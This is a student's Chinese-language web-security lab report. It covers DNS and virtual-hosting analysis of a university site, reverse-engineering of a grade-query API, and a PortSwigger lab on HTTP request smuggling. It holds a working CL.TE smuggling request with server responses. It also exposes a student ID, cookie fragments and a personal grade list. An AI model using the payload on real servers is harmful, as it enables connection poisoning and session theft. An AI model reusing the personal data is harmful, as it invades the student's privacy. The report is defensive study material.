

Lab1Web Yekaisen

task1

由于在校外，用atrust进行vpn连接，结果有一些特殊，进行了分析研究。

```
[kaisenye@kaisendeMacBook-Air ~ % nslookup www.zju.edu.cn 10.10.2.21 ]
Server:          10.10.2.21
Address:         10.10.2.21#53

Name:   www.zju.edu.cn
Address: 198.18.0.3

[kaisenye@kaisendeMacBook-Air ~ % nslookup www.zju.edu.cn 8.8.8.8 ]
Server:          8.8.8.8
Address:         8.8.8.8#53


Non-authoritative answer:
www.zju.edu.cn canonical name = www.zju.edu.cn.w.cdngslb.com.
www.zju.edu.cn.w.cdngslb.com canonical name = www.zju.edu.cn.queniusa.com.
Name:   www.zju.edu.cn.queniusa.com
Address: 122.225.214.239
Name:   www.zju.edu.cn.queniusa.com
Address: 122.225.214.220
Name:   www.zju.edu.cn.queniusa.com
Address: 124.239.239.169
```

- 校内DNS 返回的IP: 198.18.0.3(这是一个特殊用途的IP)
- 校外公网DNS返回的IP: 122.225.214.239 等 (CDN服务器的IP)

现在我们来分析直接访问这些IP地址的情况。

1. 访问校内DNS查询到的IP (198.18.0.3)

- 能否访问成功？连了vpn后可以，是浙大信息技术中心的网站。



- 原因？推测，ZJU的VPN网关设备非常智能，它同时扮演了两个角色：

1. **信号员**：它利用内网DNS将某些域名解析到 `198.18.x.x` 这个特殊网段，告诉你的VPN客户端：“这个流量要由我（VPN网关）来处理！”
2. **服务员**：当VPN客户端真的把发往 `198.18.0.3` 的流量交给它时，这个网关设备本身也配置了一个**默认的网页服务**。

为什么是信息技术中心的网站？ 这完全是管理员的配置决定的。VPN设备本身就是由信息技术中心管理的，把它自己的官网作为这个特殊IP的默认页面，是非常合情合理的。这相当于一个“帮助页面”或“管理入口”，方便使用VPN的用户了解网络服务信息。所以，访问 `198.18.0.3` 时，连接到的其实是**VPN网关设备本身**，而不是 `www.zju.edu.cn` 的源服务器。

让校内的同学帮忙完成访问，得到10.203.4.70

但是访问10.203.4.70是403 forbidden。


10.203.4.70是承载 `www.zju.edu.cn` 网站的服务器（或其前端负载均衡器）在校园内网中的真实IP地址。 校内同学通过校内DNS解析出的地址，是直接的内部指向。

为什么校内直接访问也是 403 Forbidden？

1. 这台位于 `10.203.4.70` 的服务器上，托管了不止一个网站（例如 `www.zju.edu.cn`，`a.zju.edu.cn`，`b.zju.edu.cn` 等）。
2. 当同学用IP地址访问时，浏览器发送的HTTP请求头是 `Host: 10.203.4.70`。
- 3.

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Host: 10.203.4.70
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
```

4. 服务器收到请求后，无法根据这个IP地址来判断同学到底想访问哪个网站。
5. 为了安全起见，服务器管理员将这台服务器的**默认行为**设置为了“拒绝访问”。返回 `403 Forbidden` 是一个比显示默认欢迎页更安全的配置，可以防止他人通过扫描IP来窥探服务器上托管了哪些网站。



2. 访问校外DNS查询到的IP (`122.225.214.239`)

- 能否访问成功？访问失败，无法看到预期的浙江大学主页。

结论：无论使用哪个IP，直接访问都无法正常打开 `www.zju.edu.cn` 的官网。

二、这些地址是服务器的真实地址吗？

这是一个很好的问题，答案是“是，但也不完全是”。

- 校内DNS返回的 `198.18.0.3`：不是真实提供网页服务的服务器地址。它只是一个用于内部网络路由策略的“信标地址”。真正的Web服务器隐藏在VPN或校园网的内网深处。
- 公网DNS返回的 `122.225.214.239`：是一台真实服务器的地址，但这台服务器是CDN的边缘节点服务器或反向代理服务器，而不是存放浙大网站源代码和数据的“源服务器”。它的作用是缓存网站内容，并就近提供给用户，为源服务器减轻压力。源服务器的真实IP被隐藏在CDN之后，不对公网直接暴露。

三、现象原因分析：问题出在哪一层？

这个问题的核心出在 应用层 (Application Layer)，具体来说是 HTTP协议 的工作机制。

我们可以通过对比用“域名”和用“IP”访问时，浏览器发送的HTTP请求包来理解。

1. 使用 域名 访问 (`http://www.zju.edu.cn`)

DNS将域名解析为IP后，浏览器向这个IP发起的HTTP请求包，其头部 (Header) 如下：

▼ 常规	
请求网址	https://www.zju.edu.cn/
请求方法	GET
状态代码	● 200 OK
远程地址	221.231.47.226:443
引荐来源网址政策	strict-origin-when-cross-origin
► 响应标头 (16)	
▼ 请求标头	
:authority	www.zju.edu.cn
:method	GET
:path	/
:scheme	https
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	zh-CN,zh;q=0.9
Cookie	_ga=GA1.1.1285005888.1748879575; _ga_H5QC8W782Q=GS2.1.s1750730698\$o8\$g0\$t1750730702\$j56\$I0\$h0; Hm_lvt_35da6f287722b1ee93d185de460f8ba2=1749392187,1751457007; HMAccount=87A914C93093904A; _csrf=S8mwpIVi9KWof2WQ0TICePQzY%2BumNRd%2FVNIH3ev%2FEMI%3

服务器（无论是CDN节点还是源站）收到请求后，它看到你想访问的是 `www.zju.edu.cn`，于是就知道应该把浙江大学主页的内容返回。

2. 使用 IP地址 访问 (`http://122.225.214.239`)

在浏览器地址栏输入IP时，HTTP请求包的头部会变成这样：



服务器收到了这个请求，它查看 `Host` 字段，看到的是一个IP地址 `122.225.214.239`。

现代的Web服务器普遍采用 **虚拟主机 (Virtual Hosting)** 技术，即一台服务器（一个IP地址）上可以托管成百上千个不同的网站。当服务器看到 `Host` 是IP地址时，它无法判断究竟想访问哪个网站（是 `www.zju.edu.cn` 还是这台服务器上托管的其他网站？）。在这种情况下，服务器通常会返回一个预先配置好的**默认站点 (Default Site)**，而这个默认站点通常就是一个欢迎页、错误页或空白页。

总结造成此现象的核心原因：

- 1. **应用层的虚拟主机技术**：Web服务器依赖HTTP请求头中的 `Host` 字段来区分要提供哪个网站的服务。
- 2. **IP地址无法提供网站身份信息**：直接使用IP访问时，`Host` 字段无法提供具体的网站域名，导致服务器“不知道”你要访问哪个网站，只能返回默认页面。

总结


访问的地址	真实身份	为何直接访问是这个结果？
<code>10.203.4.70</code>	源服务器（或内网负载均衡器）的真实IP	访问了正确的机器，但没提供域名(<code>Host</code> 头)，服务器的默认规则是 <code>403 Forbidden</code> 。
<code>198.18.0.3</code>	VPN网关设备 的一个特殊地址	流量被VPN客户端导向了VPN网关，网关的默认页面被设置为 信息技术中心网站 。
<code>122.225.214.239</code>	CDN边缘节点服务器的公网IP	访问了正确的CDN机器，但没提供域名(<code>Host</code> 头)，CDN节点的默认规则是 <code>403 Forbidden</code> (由Tengine驱动)。

task2

https://zdbk.zju.edu.cn/jwglxt/cxdy/xscjcx_cxXscjIndex.html?gnmkdm=N5083&layout=default&su=3230100127


在 Network 的请求列表中，可以看到页面加载的完整顺序。从上到下，大致遵循以下流程：

1. **HTML文档请求**：列表中的第一个请求是访问的 `.html` 文件。这是页面的基本骨架。



- 2. **CSS样式文件加载**：接下来，看到浏览器请求 `.css` 文件。这些文件决定了页面的外观，比如颜色、字体和布局。
- 3. **JavaScript脚本加载**：然后是大量的 `.js` 文件。这些是页面的“大脑”，负责页面的交互、动态功能，以及最重要的——发起后台请求去获取你的成绩数据。
- 4. **图片等其他资源**：最后，浏览器会加载图片（.png, .jpg）和字体（.woff）等其他资源。
- 5. **数据请求 (XHR/Fetch)**：这是我们要找的重点！当页面的基本框架和脚本加载完成后，脚本会向服务器发送一个“异步请求”来获取动态数据（比如你的成绩列表）。

小结：页面加载流程就是 浏览器先获取页面的框架和样式(HTML/CSS)，再加载功能脚本(JS)，最后由JS去后台拉取具体的数据并显示在页面上。



API接口和参数分析

1. API 端点 (Endpoint)

- 请求方法: POST

- **URL:** `https://zdbk.zju.edu.cn/jwglxt/cxdy/xscjcx_cxXscjIndex.html`

浏览器向这个地址发送了一个POST请求来获取数据。

2. 请求参数 (Parameters)

参数分为三部分：URL查询参数、POST请求体中的表单参数和用于身份验证的Cookie。

- **URL查询参数 (Query String Parameters):**

- `doType=query`: 告诉服务器要执行的操作是“查询”。
- `gnmkdm=N5083`: 指定了功能模块代码，代表“学生成绩查询”这个功能。
- `su=3230100127`: 学号，用于指定查询对象。

- **POST请求体参数 (Form Data):** `Content-Type` 是 `application/x-www-form-urlencoded`，并且 `Content-Length` 是 158，这说明在POST请求的**请求体 (Payload/Body)** 中还携带了其他参数。这些参数通常是用来控制筛选和分页的。

×	标头	载荷	预览	响应	启动器	时间	Cookie
▼ 查询字符串参数			查看源代码		查看网址编码格式的数据		
	doType	query					
	gnmkdm	N5083					
	su	3230100127					
▼ 表单数据			查看源代码		查看网址编码格式的数据		
	xn						
	xq						
	zscjl						
	zscjr						
	_search	false					
	nd	1751460823549					
	queryModel.showCount	15					
	queryModel.currentPage	1					
	queryModel.sortName	xkkh					
	queryModel.sortOrder	asc					
	time	0					

- **身份验证参数 (Authentication):**

- `Cookie: JSESSIONID=...; iPlanetDirectoryPro=...`
- 这是**最关键的参数**。服务器通过读取这个复杂的Cookie字符串来识别登录状态。没有这个Cookie，服务器会拒绝你的请求。

返回信息分析

服务器返回的是一个结构化的 JSON 对象，非常易于程序读取。

1. 总体结构

- `"totalCount": 41`: 总共有41条成绩记录。
- `"totalPage": 3`: 根据每页显示的数量，计算出总共有3页数据。
- `"currentPage": 1`: 当前返回的是第1页的数据。
- `"items": [...]`: 这是一个数组，包含了当前页面所有的成绩项。

2. 单条成绩记录 (`items` 数组中的每个对象)

我们来看第一条记录：

```
{
  "kcmc": "军训",
  "cj": "89",
  "jd": "4.5",
  "xf": "2.0",
  "xkqh": "(2023-2024-1)-03110021-0022738-1"
}
```

- `"kcmc"`: 课程名称 (比如 "军训")
- `"cj"`: 成绩 (比如 "89")
- `"jd"`: 绩点 (比如 "4.5")
- `"xf"`: 学分 (比如 "2.0")
- `"xkqh"`: 选课课号，这是一个唯一的课程标识，其中包含了学年学期信息 `(2023-2024-1)`。

结论与后续操作

- **页面加载流程**: 页面首先加载HTML框架，然后通过JavaScript向 `...xscjcx_cxXscjIndex.html` 这个API接口发送一个携带了查询参数和身份Cookie的POST请求，获取到JSON格式的成绩数据，最后再将这些数据动态渲染成看到的表格。代码在task2/query.py


```
if not df_calc.empty:
    total_credit_points = (pd.to_numeric(df_calc['jd']) * df_calc['xf_val']).sum()
    total_credits = df_calc['xf_val'].sum()
    gpa = total_credit_points / total_credits if total_credits > 0 else 0
    print(f"\n📊 平均学分绩点 (GPA): {gpa:.3f}")
except Exception as e:
    print(f"\n⚠️ GPA计算出错: {e}")

if __name__ == "__main__":
    grades = fetch_grades()
    if grades:
        display_grades(grades)
```

🔄 正在向服务器发送请求，请稍候...
✅ 请求成功，正在解析返回的数据...

----- 您的本学期成绩单 -----

课程名称	成绩	绩点	学分
军训	89	4.5	2.0
大学写作—写作·人	88	4.2	1.5
大学英语III	79	3.3	3.0
工程图学	71	2.7	2.5
智慧农业	85	3.9	1.5
计算机科学基础 (A)	91	4.5	2.0
无线电测向(初级班)	98	5.0	1.0
思想道德与法治	92	4.8	3.0
普通化学 (甲)	86	4.2	3.0
微积分 (甲) I	92	4.8	5.0
线性代数 (甲)	96	5.0	3.5
常微分方程	89	4.5	1.0
概率论与数理统计	88	4.2	2.5
大学生物学	88	4.2	3.0
大学生物学实验	87	4.2	1.0
农业与生物系统工程导论	91	4.5	1.5
区块链技术应用实践	93	4.8	2.0

task3

1. HTTP 请求走私漏洞原理

HTTP 请求走私 (HTTP Request Smuggling) 是一种攻击技术，它利用了 Web 应用架构中不同服务器（通常是前端代理/负载均衡服务器和后端应用服务器）对同一个模糊的 HTTP 请求报文解析方式的差异。

核心问题：边界模糊

标准的 HTTP/1.1 协议中，有两种方式来确定一个请求体 (Request Body) 的结束位置：

1. `Content-Length` (CL) 头：直接指定请求体的长度（以字节为单位）。
2. `Transfer-Encoding: chunked` (TE) 头：表示请求体是分块传输的，每块前面有其长度（十六进制），最后以一个大小为 0 的块 `0\r\n\r\n` 结尾。

当一个 HTTP 请求同时包含 `Content-Length` 和 `Transfer-Encoding` 这两个头时，HTTP 规范 (RFC 2616) 指出应该忽略 `Content-Length`。然而，并非所有服务器都严格遵守这个规范。

这就造成了不同服务器之间的解析不同步 (Desynchronization)：

- **前端服务器**：可能只认 `Content-Length`。它会读取 `Content-Length` 指定长度的字节，认为这是一个完整的请求，然后将其转发给后端。
- **后端服务器**：可能优先处理 `Transfer-Encoding: chunked`。它会按照分块编码的规则来解析请求体，当它读到 `0\r\n\r\n` 时，就认为这个请求结束了。


CL.TE 型漏洞利用流程

在 CL.TE 漏洞场景中（前端认 CL，后端认 TE）：

- 1. 攻击者构造一个恶意请求，其中同时包含 Content-Length 和 Transfer-Encoding: chunked 头。
- 2. 前端服务器收到请求后，遵循 Content-Length。它将整个（按照 Content-Length 计算的）报文体视为一个单一的数据块，然后原封不动地转发给后端。
- 3. 后端服务器收到请求后，遵循 Transfer-Encoding: chunked。它开始解析报文体，当解析到 0\r\n\r\n 时，它认为这个请求已经结束了。
- 4. "走私" 发生：如果 Content-Length 指定的长度大于 0\r\n\r\n 之前的内容长度，那么多出来的那部分数据就会被后端服务器遗留在 TCP 连接的缓冲区中。这部分数据，就是我们“走私”进去的内容。
- 5. 毒化连接：当下一个正常用户的请求通过同一个 TCP 连接到达后端服务器时，被遗留在缓冲区的“走私数据”会被拼接到这个正常请求的最前面。
- 6. 后端服务器将 走私数据 + 正常用户请求 当作一个完整的请求来处理，从而导致非预期的行为，例如执行恶意操作、窃取用户会话、Cookie 等信息。

实验操作

选择根节点



选择repeater

降级http

0a268424098a0038000b.web-security-academy.net



HTTP/1



Inspector



\n



Request attributes

2



Protocol

HTTP/1

HTTP/2

Name	Value	
Method	GET	>
Path	/	>



Request query parameters

0



Request body parameters

0



Inspector



Notes



前提检查

Burp Suite Community Edition v2025.5.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: https://0a45004704a90a268424

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1 \r \n
2 Host: 0a45004704a90a268424098a0038000b.web-security-academy.net \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-Length: 0 \r \n
5 \r \n
6
```

? ⚙️ ⬅️ ➡️ Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=0RMt1TpHxAJm7q6CpI41tf71MzVMbnNL; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 8140
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12 <link href=/resources/css/labsBlog.css rel=stylesheet>
13 <title>
14 HTTP request smuggling, basic CL.TE vulnerability
15 </title>
16 </head>
17 <body>
```

第一次

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1 \r \n
2 Host: 0a45004704a90a268424098a0038000b.web-security-academy.net \r \n
3 Connection: keep-alive \r \n
4 Content-Type: application/x-www-form-urlencoded \r \n
5 Content-Length: 6 \r \n
6 Transfer-Encoding: chunked \r \n
7 \r \n
8 0 \r \n
9 \r \n
10 6
```

? ⚙️ ⬅️ ➡️ Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=1dv5Vn7zoYd6RRXKLjW9ySX7TZpjlyGA; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 8140
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12 <link href=/resources/css/labsBlog.css rel=stylesheet>
13 <title>
14 HTTP request smuggling, basic CL.TE vulnerability
15 </title>
16 </head>
17 <body>
```

第二次

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1 \r \n
2 Host: 0a45004704a90a268424098a0038000b.web-security-academy.net \r \n
3 Connection: keep-alive \r \n
4 Content-Type: application/x-www-form-urlencoded \r \n
5 Content-Length: 6 \r \n
6 Transfer-Encoding: chunked \r \n
7 \r \n
8 0 \r \n
9 \r \n
10 G|
```

? ⚙️ ⬅️ ➡️ Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 27
6
7 "Unrecognized method GPOST"
```

Lab: HTTP request smuggling x HTTP request smuggling, basic CL.TE vulnerability

https://0a45004704a90a268424098a0038000b.web-security-academy.net

WebSecurity Academy

HTTP request smuggling, basic CL.TE vulnerability

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

WE LIKE TO BLOG

这证明了前端和后端服务器之间存在解析不同步，并且成功地“毒化”了TCP连接，使下一个请求被破坏。我们研究一下这个具体过程

```
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked
```

0

G

1. 到达前端服务器 (Proxy)

- 前端服务器看到 `Content-Length: 6` 这个头。
- 于是，它从请求体 (Body) 中读取 **6个字节** 的内容。这6个字节是：
 - `0` (1字节)
 - `\r\n` (回车换行, 2字节)
 - `\r\n` (回车换行, 2字节)
 - `G` (1字节)
- 对于前端服务器来说，这是一个包含了6字节数据的、完整的、单一的HTTP请求。它将这个请求原封不动地转发给后端服务器。

2. 到达后端服务器 (Application Server)

